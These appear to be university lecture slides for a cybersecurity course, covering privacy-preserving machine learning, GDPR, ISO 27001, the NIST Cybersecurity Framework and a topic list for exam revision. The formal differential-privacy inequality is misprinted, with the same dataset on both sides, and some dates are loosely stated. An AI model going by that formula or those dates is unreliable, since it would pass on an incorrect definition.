- Reasons for the need of ML in cybersecurity
  - The explosive growth of a number of cyberattacks
  - More IoT devices
  - Difficulty of analyzing network logs manually
  - Emerging more sophisticated attacks
  - Emerging more zero-days
  - Need of more versatile IDS systems

Data Privacy in ML

- Trust in ML
  - ➢ The ML is fundamentally a multi-stakeholder computation: multiple entities want to/should work together.
  - ➢ There would be one entity which owns training data and another set of data may own inference data while providing a machine learning server.
    - ✓ In this case, the inference may be performed by a model, whereas the model could be owned by someone else.
  - ➢ In this kind of complex situations, ML is fundamentally a multi-stakeholder computation.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Data Privacy in ML

- Examples of distrust in ML
  - Hospitals could use remote, third party analytics on patients' data.
  - Retailers could monetize their purchase data.
  - Data analytics companies could monetize their users' social media data while protecting user privacy.

Privacy Preserving ML Techniques

- Federated Learning (FL)/Multi Party Computation (MPC)
  - To make a group of separate entities to collectively train a ML model by pooling their data but without explicitly having to share it with each other.
- Homomorphic Encryption (HE)
  - To perform ML on data that are encrypted and that stay encrypted throughout. This technique allows computation on ciphertexts, generating an encrypted outcome which, when decrypted, equals the result of the operations as if they had been performed on the plaintext.

$$E(M1+M2) = E(M1)+E(M2)$$

UNIVERSITY OF WOLLONGONG AUSTRALIA

Privacy Preserving ML Techniques

- Differential Privacy (DP)
  - ➢ One of the most promising approaches within privacy preserving ML.
  - ➢ This technique allows collecting personal data with quantifiable privacy protections in such a way that the output cannot be tied back to the presence or absence of any individual in that dataset.
  - ➢ In general terms, an algorithm is differentially private if an observer examining the output is not able to determine whether a specific individual's information was used in the computation.
  - ➢ To protect individual privacy, random noise is generated according to a carefully chosen distribution, which will lead to perturbation of the true answer so that the true answer plus noise is returned to the user.

Privacy Preserving ML Techniques

- DP example
  - Suppose there are entries in the dataset of “Yes” or ”No” answers to the question “Have you been sick since last month?” from individuals in a group. However, for privacy, peoples’ names in the group are hidden. Now, suppose that Casey recently joined the group, who has never said that he was sick. Assume that the survey has been conducted again (after Casey joined). The attacker, however, can guess Casey was sick by checking whether the number of people who said they were sick has been increased or not!
  - DP is to alleviate this: Let $\mathcal{D}$ be a dataset and $\mathcal{D}'$ be a dataset that differs from $\mathcal{D}$ by only one record. The randomized mechanism M should give $\mathrm{M}(\mathcal{D})$ and $\mathrm{M}(\mathcal{D}')$ are distributed almost identically in the outcome of dataset **S**.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Privacy Preserving ML Techniques

- More formally, we write $\Pr(M(\mathcal{D}') \in S) \leq e^{\varepsilon} \Pr(M(\mathcal{D}') \in S)$
- Privacy loss : epsilon (ε) in the above formula is a privacy loss parameter to the dataset. ε controls how much noise or randomness is added to the raw dataset. → Smaller epsilon = more private; large epsilon = learn more

- An astonishing property of differential privacy
  - It is mostly compatible with meaningful data analysis despite its protective strength. This also offers protection from over fitting where its benefits thus go even beyond data security.

CSIT302 Cybersecurity

Day 6-2 GDPR, ISO27001, NIST Cybersecurity Framework

Subject Coordinators: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

General Data Protection Regulation (GDPR) Basics

- Date announced: 25 May 2018
- Made by the EU
- Designed to harmonise data privacy laws across all of its member countries
- Purpose: To alter how businesses and other organisations can handle information of those that interact with them. – There is the potential for large fines and reputational damage for those found in breach of the rules.
- It is regarded as a progressive approach to how peoples' personal data should be handled

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Where GDPR Applies to

- Personal data
  - Any data that allow a person to be identified.
  - Person's name, location data, online username, IP addresses and cookie identifiers and even pseudonymised data
- Sensitive personal data
  - Information about racial or ethnic origin, political opinions, religious beliefs, membership of trade unions, genetic and biometric data, health information and data around a person's sex life or orientation

This slide is copyrighted. It must not be distributed without permission from UOW

Where GDPR Applies to

- Controllers vs Processors
  - *Controllers* are the main decision-makers that exercise overall control over the purposes and means of the processing of personal data.
  - *Processors* act on behalf of, and only on the instructions of, the relevant controller.
  - Under GDPR, individuals, organisations and companies are either controllers or processors.
  - Controllers have stricter obligations under GDPR than processors.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Key Principles of GDPR

- Seven key principles of GDPR described in Article 5
  1. Lawfulness, fairness and transparency
  2. Purpose limitation
  3. **Data minimisation**
  4. Accuracy
  5. Storage limitation
  6. **Integrity and confidentiality (security)**
  7. **Accountability**

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Key Principles of GDPR

- Data minimisation
  - ➢ Organisations should not collect more personal information than they need from their users.
  - ➢ They should identify the minimum amount of personal data they need to fulfil their purpose.
  - ➢ The principle is to ensure organisations do not overreach with the type of data they collect about people.
    - ✓ For instance, it is very unlikely that an online retailer would need to collect people's political opinions when they sign up to the retailer's email mailing list.

This slide is copyrighted. It must not be distributed without permission from UOW

Key Principles of GDPR

- Integrity and confidentiality (security)
  - ➢ Personal data must be protected against unauthorised or unlawful processing as well as accidental loss, destruction or damage.
  - ➢ Appropriate information security protections must be put in place to make sure information is not accessed by hackers or accidentally leaked as part of a data breach.
  - ➢ GDPR does not specify what good security practices look like. But it broadly mandates proper access controls to information that needs to be protected.
    - ✓ For example, websites should be encrypted and pseudonymisation is recommended.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Key Principles of GDPR

- **Accountability**
  - Accountability means documenting how personal data is handled and the steps taken to ensure only people who need to access some information are granted access.
  - Accountability can also include training staff in data protection measures and regularly evaluating and data handling processes.
  - For companies that have more than 250 employees, there's a need to have documentation of why people's information is being collected and processed, descriptions of the information that is held, how long it's being kept for and descriptions of technical security measures in place.
  - GDPR's Article 30 mandates that most organisations need to keep records of their data processing, and describes how data is shared and stored.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Key Principles of GDPR

- Organisations that conduct *regular and systematic monitoring* of individuals at a large scale or process a large amount of sensitive personal data have to employ a data protection officer (DPO).
  - ✓ The DPO has to report to senior members of staff, monitor compliance with GDPR and be a point of contact for employees and customers.
- The accountability principle can also be crucial if an organisation is being investigated for potentially breaching one of GDPR's principles. Having an accurate record of all systems in place, how information is processed and the steps taken to mitigate errors will help an organisation to prove to regulators that it takes its GDPR obligations seriously.

This slide is copyrighted. It must not be distributed without permission from UOW

Individual GDPR Rights

- Eight individual rights described in GDPR
  1. The right to be informed
  2. **The right of access**
  3. The right to rectification
  4. **The right to erasure**
  5. **The right to restrict processing**
  6. **The right to data portability**
  7. The right to object
  8. The rights around automated decision making and profiling

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Individual GDPR Rights

- The right of access
  - Individual can request **Subject Access Request (SAR)** to find out what a company or organisation knows about the individual.
  - When a person makes a SAR they are legally entitled to be provided with a confirmation that an organisation is processing their personal data, a copy of this personal data (unless exemptions apply), and any other supplementary information that's relevant to the request. A request must be answered within one month.
  - As well as the information that was asked for, an organisation has to provide details of why it was processing the personal information, how the information is being used, and how long it is due to be kept for.

This slide is copyrighted. It must not be distributed without permission from UOW

Individual GDPR Rights

- The right of access
  - ➢ Many big tech companies have their own data portals for the users to download some of their information.
    - ✓ For instance, Facebook allows its users to download all their old images, posts and pokes, while Twitter and Google also allow information associated with accounts be accessed without having to make a SAR. In some instances, these ways to access information may not contain everything a person wants. If a SAR is made and it does not return the results the requester wanted, they can appeal.

This slide is copyrighted. It must not be distributed without permission from UOW

Individual GDPR Rights

- **The rights related to automated processing, erasure and data portability**
  - Individuals have the right *not to be subject to a decision if it is automatic* and it produces a significant effect on a person.
  - Individuals must be provided with an explanation of a decision made about them.
  - The regulation also gives individuals the power to *get their personal data erased* in some circumstances. This includes where it is no longer necessary for the purpose it was collected, if consent is withdrawn, there is no legitimate interest, and if it was unlawfully processed.
  - Data portability means that it should be possible to share information from one service to another. One of the best examples of data sharing is Facebook's ability to transfer your photos automatically to a Google Photos account. This was created by the Data Transfer Project which includes Apple, Google, Facebook, Twitter and Microsoft.

This slide is copyrighted. It must not be distributed without permission from UOW

GDPR Breaches and Fines

- The regulators can impose heavy fines on businesses which do not comply with the GDPR. An organisation can be fined if
  - it does not process an individual's data in the correct way;
  - It requires but does not have a data protection officer;
  - there is a security breach, it can be fined.
- Amounts of fines imposed by GDPR
  - The smaller offences can result in fines of up to €10 million or two per cent of a firm's global turnover (whichever is greater).
  - The biggest GDPR breaches can be met with more serious consequences: fines of up to €20 million or 4% of a firm's global turnover (whichever is greater).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

GDPR Breaches and Fines

- Before GDPR, it was difficult for data protection regulators to impose huge fines on companies found in the breach of the legislation. The investigations can be lengthy and complex – if they're wrong, they can be challenged through the courts.
- One of the biggest fines under GDPR to date has been against Google: the French data protection regulator, the National Data Protection Commission (CNIL), fined the company €50 million (A$75m).
  - The fine was issued for two main reasons: Google did not provide enough information to users about how it uses the data that it gets from 20 different services and does not obtain proper consent for processing user data.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework


- ISO/IEC 27001 – Information technology — Security techniques — Information security management systems — Requirements."
- The purpose of ISO 27001 framework
  - ISO framework is a combination of policies and processes for organisations to use.
  - ISO 27001 provides a framework to help organisations of any size or any industry to protect their information in a systematic and cost-effective way through an Information Security Management System (ISMS).
- Original version published in 2005, revised in 2013 and 2017.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework

- The basic goal of ISO27001: To protect three aspects of information, which are
  - Confidentiality
    - ✓ Keep information secret/private from those who are not authorised
  - Integrity
    - ✓ Keep information in a format that retains its original purpose and meaning
  - Availability
    - ✓ Keep information and resources available to those legitimate



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework

- Information Security Management Systems (ISMS): A set of rules that an organisation needs to establish the following:
  - Identifying stakeholder's expectations of the company in terms of information security
  - Identifying which risks exist for the information security
  - Defining controls and other mitigation methods to meet the identified expectations and handle risks
  - Setting clear objectives on what needs to be achieved with information security
  - Implementing all the controls and other risk treatment methods

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework

- Continuously measuring if the implemented controls perform as expected
- Making continuous improvement to make the whole ISMS work better

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework


- Reasons for requiring ISMS
  - ➢ Comply with legal requirements
    - ✓ Implementing ISO27001 can resolve most of the requirements of laws, regulations and contracts regarding information security.
  - ➢ Achieve competitive advantages
    - ✓ An organisaion certified by ISO27001 is more competitive compared with other organisations.
  - ➢ Lower costs
    - ✓ Preventing security incidents from happening will enable an organisation (company) to save much money.
  - ➢ Better organisation
    - ✓ ISO27001 helps a company set up procedures and processes for information security easily.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework

- The functionality of ISO27001
  - ➢The main functionality of ISO 27001 is to manage risks by finding out where the risks are, and then systematically treating them, through the implementation of security controls (or safeguards).



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework

- 14 Domains of ISO27001

Information security policies	Operations security
Organization of information security	Communications security
Human resources security	System acquisition, development and maintenance
Asset management	Supplier relationships
Access control	Information security incident management
Cryptography	Information security aspects of business continuity management
Physical and environmental security	Compliance

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ISO 27001: Information Security Management Framework

- Implementing 114 controls of ISO27001 involve the following areas:
  - Technical controls
    - ✓ E.g. backup, antivirus software, etc.
  - Organisational controls
    - ✓ E.g. access control policy, BYOD policy
  - Legal controls
    - ✓ E.g. NDA (non-disclosure agreement), SLA (service level agreement)
  - Physical controls
    - ✓ E.g. CCTV cameras, alarm systems, locks, etc
  - Human resource controls
    - ✓ E.g. security awareness training, ISO 27001 auditor training

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Cybersecurity Framework

- National Institute of Standards and Technology Cybersecurity Framework (NIST CSF)
  - ➢ It is a set of guidelines and best practices to help organizations build and improve their cybersecurity posture.
    - ✓ The framework puts forth a set of recommendations and standards that enable organizations to be better prepared in identifying and detecting cyber-attacks, and also provides guidelines on how to respond, prevent, and recover from cyber incidents.
  - ➢ It is considered as an essential standard for building up a cybersecurity program.
  - ➢ Version 1.0 published in 2014, Version 1.1 published in 2018.

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Cybersecurity Framework

- Five core functions of NIST CSF
  - Identify
    - ✓ Recognising processes and assets that need protection
  - Protect
    - ✓ Implementing appropriate safeguards to ensure the protection of the enterprise's assets
  - Detect
    - ✓ Implementing appropriate mechanisms to identify the occurrence of cybersecurity incidents
  - Respond
    - ✓ Developing techniques to contain the impacts of cybersecurity events
  - Recover
    - ✓ Implementing appropriate process to restore capabilities and services impaired due to cybersecurity events

This slide is copyrighted. It must not be distributed without permission from UOW

Revision

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 1-1: Security Posture

- Security Posture
  - ➢ Threat Landscape - On-premise, BYOD (Bring Your Own Device), Cloud and Personal Devices
  - ➢ The Credential - Continuous monitoring and MFA
  - ➢ Security considerations taken to
    - ✓ Apps developed in house
    - ✓ Apps users are paying for as a service
- Cyber Security Challenges
  - ➢ Malware, Lack of diligence and untrained employees , Phishing and social engineering , Targeted attack, Ransomware, Government-sponsored attack
- Red Team and Blue Team
  - ➢ Concepts, Performances metrics

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 1-2: Incident Response Process

- Incident Response (IR) process
  - Creating IR Process - foundational areas of IR Process
- Incident (Response) Life Cycle
  - Preparation, Detection, Containment and Post-incident Activity
- IR in the Cloud
  - Updating Your IR Process to Include Cloud
- Threat Life Cycle Management (for Detection and Containment of Incident Life Cycle) - 6 Phases
- Cybersecurity Kill Chain - Steps

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 2-1: Reconnaissance/Compromising the system

- External Reconnaissance
  - Dumpster Diving
  - Social Media - Identity Theft
  - Social Engineering: Several social engineering attacks.
- Internal Reconnaissance
  - Tools for Internal Reconnaissance
- Compromising the System - The current trends of attack
  - Extortion attacks, Data manipulation attacks, Backdoors, IoT device attacks

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 2-2: Compromising the system

- Zero Day, Source Code Analysis
- Identity is the new perimeter – BYOD, Cloud Computing
- Strategies for compromising a user's identity
  - Three steps that the red team should consider. (Who, What, How)
  - Some important considerations in on-premises environments (for the red team)
- Harvesting credentials – Unpatched vulnerability and Pass-the-Hash
- Hacking User's Identity – Brute Force, Social Engineering and Pass-the-Hash

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 3: Lateral Movement and Privilege Escalation

- Lateral Movement
  - Concept
  - Sniffing Tools
  - Avoiding alerts – using legitimated tools
- Windows
  - Compromise or bypass login
  - Active Directory
- Privilege Escalation
  - Concept
  - Horizontal vs Vertical
  - Vertical Privilege escalation methods

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 4-1: Security Policy and Security Policy Enforcement

- What security policies should include
  - Industry standards, procedures, guidelines and best practices
  - Well-defined scopes
- Differences of Policy, Procedure, Standard, Guidelines and Best Practices
- The security awareness program – how makes it effective.
- GPO (Group Policy Objective): Definition / how it can be used
- Whitelisting

This slide is copyrighted. It must not be distributed without permission from UOW

Day 4-2: Network Segmentation

- Defense-in-depth approach
- Network segmentation
  - Example: Virtual Local Area Network (VLAN) based on department Advantage? Disadvantage?
- Mixed VLAN approach: VLAN designed based on various aspects such as location, business objectives and level of sensitivity
- Network Access Control (NAC)
- Site-to-Site VPN: A private channel of communication between the main corporation network and the remote network
- Hybrid cloud

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 4-3: Active Sensors

- Traditional defender mindset vs new mindset in relation to monitoring users.
- Indicator of Compromise (IoC)
- Host-Based IDS vs Network-Based IDS
- Signature-Based IDS vs Behavior-based IDS
- IDS vs IPS (Intrusion Prevention System)
- Anomaly-Based IPS: The IPS that works by creating a baseline model of trustworthy activity through machine learning and then comparing new behavior against the model

This slide is copyrighted. It must not be distributed without permission from UOW

Day 5-1: Threat Intelligence and Investigating Incident

- The areas where the information obtained from (cyber) threat intelligence can be used
  - Profiling motivations, analyzing attacker tactics, analyzing techniques, assessing operations
- Examples of profiling motivation of the attacker
- Alert triage
- “Scoping” in the incident investigation: Definition and Reason

This slide is copyrighted. It must not be distributed without permission from UOW

Day 5-2: Recovery Process

- Disaster recovery plan
  - ➢ Definition, objectives, benefits, challenges
  - ➢ Best practices
    - ✓ Having an offsite location, keeping record of any changes, implementing fault-tolerant systems, regularly testing the process of restoring a stem from backups
- Contingency plan
  - ➢ Definition
- Business Impact Analysis -definition, benefits
- Commonly used recovery methods
  - ➢ Backup (including cloud backup) and alternative sites
- Live recovery

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 6-1: Vulnerability Management, Implementing Vulnerability Management

- Asset inventory
- Information management
- Risk assessment
  - Vulnerability analysis
  - Threat analysis
- The role of remediation phase
- An important consideration in reporting phase
  - The reports should also be fine-tuned to meet the needs of various audiences.
- Best practices for vulnerability management
  - In regards to creating inventory, information management, risk assessment, vulnerability management, remediation

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Day 6-2:GDPR, ISO27001, NIST Cybersecurity Framework

- GDPR
  - Concepts
  - key principles
  - Characteristics
- ISO27001, NIST CSF
  - Concepts
  - Characteristics

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

On Final

- There are up to 50 questions
  - MCQ and Short Answer Questions included.
- Coverage: All the week's lecture and tutorial notes.
- **Closed book exam**

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW